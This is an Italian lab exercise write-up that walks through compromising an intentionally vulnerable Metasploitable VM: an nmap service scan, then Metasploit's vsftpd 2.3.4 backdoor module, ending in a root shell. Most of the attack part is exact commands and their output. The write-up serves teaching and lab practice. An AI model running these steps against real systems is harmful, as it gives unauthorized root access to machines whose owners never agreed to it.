


# **Esercizio S7 L1**

## **Hacking con Metasploit**

Si riferisce a un tipo di codice o tecnica che sfrutta una vulnerabilità o una debolezza in un software, un sistema operativo o un'applicazione al fine di ottenere un accesso non autorizzato, eseguire codice dannoso o compiere altre azioni dannose sul sistema bersaglio. Gli exploit sono spesso utilizzati da hacker o malintenzionati per violare la sicurezza di un sistema informatico.

Il protocollo FTP, acronimo di "File Transfer Protocol," è un protocollo di rete utilizzato per trasferire file tra un client e un server su una rete, come ad esempio Internet.

# Impostiamo IP di Metasploitable

A screenshot of a virtual machine window titled 'meta [In esecuzione] - Oracle VM VirtualBox'. The window shows a terminal running the GNU nano 2.0.7 text editor. The editor is editing the file '/etc/network/interfaces'. The content of the file is as follows:

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.1.149
netmask 255.255.255.0
network 192.168.1.0
broadcast 192.168.50.255
gateway 192.168.1.254
```

The configuration for the 'eth0' interface is highlighted with a red rectangular box. At the bottom of the terminal window, there is a status bar with various keyboard shortcuts like '^G Get Help', '^O WriteOut', etc., and a system tray on the right with icons for network, volume, and other utilities.

Modificando il file interfaces possiamo impostare l'IP statico che preferiamo

# Verifichiamo se la porta 21 del protocollo ftp è aperta e qual è la versione di vsftpd installata su Metasploitable con nmap

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nmap -sV 192.168.1.149  
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-06 09:48 EST  
Nmap scan report for 192.168.1.149  
Host is up (0.00051s latency).  
Not shown: 977 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          openssh 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd  
513/tcp   open  login  
514/tcp   open  tcpwrapped  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  filtered ingreslock  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN  
; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at http
```

La versione di ftp è la 2.3.4, la porta 21 è aperta

# Avviamo metasploit e cerchiamo la vulnerabilità

```
kali@kali: ~  
File Actions Edit View Help  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > searc vsftpd  
[-] Unknown command: searc  
msf6 > search vsftpd  
  
Matching Modules  
-----  
# Name Disclosure Date Rank Chec  
k Description  
- -  
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes  
VSFTPD 2.3.2 Denial of Service  
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No  
VSFTPD v2.3.4 Backdoor Command Execution  
  
Interact with a module by name or index. For example info 1, use 1 or use ex  
ploit/unix/ftp/vsftpd_234_backdoor  
msf6 > 
```

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Come possiamo vedere esistono due vulnerabilità per vsftpd, una di queste è della versione di metasploitable

# Verifichiamo quali siano le opzioni di questo exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    yes              The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     21              The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  --      -
  LHOST     yes              The target host (TCP)
  LPORT     4444             The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.
```

Tra i requisiti dobbiamo indicare un RHOSTS, andiamo a settarlo con il comando `set rhosts 192.168.1.149` ovvero con l'IP di Metasploitable che è la macchina vittima del nostro attacco

# Carichiamo il payload e verifichiamo con show options se tutti i requisiti sono soddisfatti

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
=====
#  Name                               Disclosure Date  Rank  Check  Description
--  -
0  payload/cmd/unix/interact            normal         No    Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payloads payload/cmd/unix/interact
[!] Unknown datastore option: payloads. Did you mean PAYLOAD?
payloads => payload/cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > payload options
[-] Unknown command: payload
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  CHOST      CPORT            no        The local client address
  CPORT      Proxies          no        The local client port
  Proxies    RHOSTS           no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.1.149   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/bas
  RPORT      21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  --      -
  Name      Current Setting  Required  Description

Exploit target:

  Id  Name
  --  -
  0   Automatic

View the full module info with the info, or info -d command.
```


# Facciamo partire l'exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:43407 → 192.168.1.149:6200) at 2023-11-06 10:04:10 -0500

cd /
mkdir test_metasploit
```

Per testare l'exploit creiamo una cartella nel root di meta chiamata test\_metasploit



meta [In esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

```
inet6 addr: 2001:b07:a3d:c3e9:a00:27ff:fea6:153a/64 Scope:Global
inet6 addr: fe80::a00:27ff:fea6:153a/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:45 errors:0 dropped:0 overruns:0 frame:0
TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:4294 (4.1 KB) TX bytes:6444 (6.2 KB)
Base address:0xd020 Memory:f0200000-f0220000

lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:91 errors:0 dropped:0 overruns:0 frame:0
TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:19301 (18.8 KB) TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ cd /
msfadmin@metasploitable:/$ ls
bin      dev      initrd   lost+found  nohup.out  root      sus      usr
boot     etc      initrd.img  media       opt         sbin      test_metasploit  var
cdrom    home    lib       mnt         proc        srv       tmp       vmlinuz
msfadmin@metasploitable:/$
```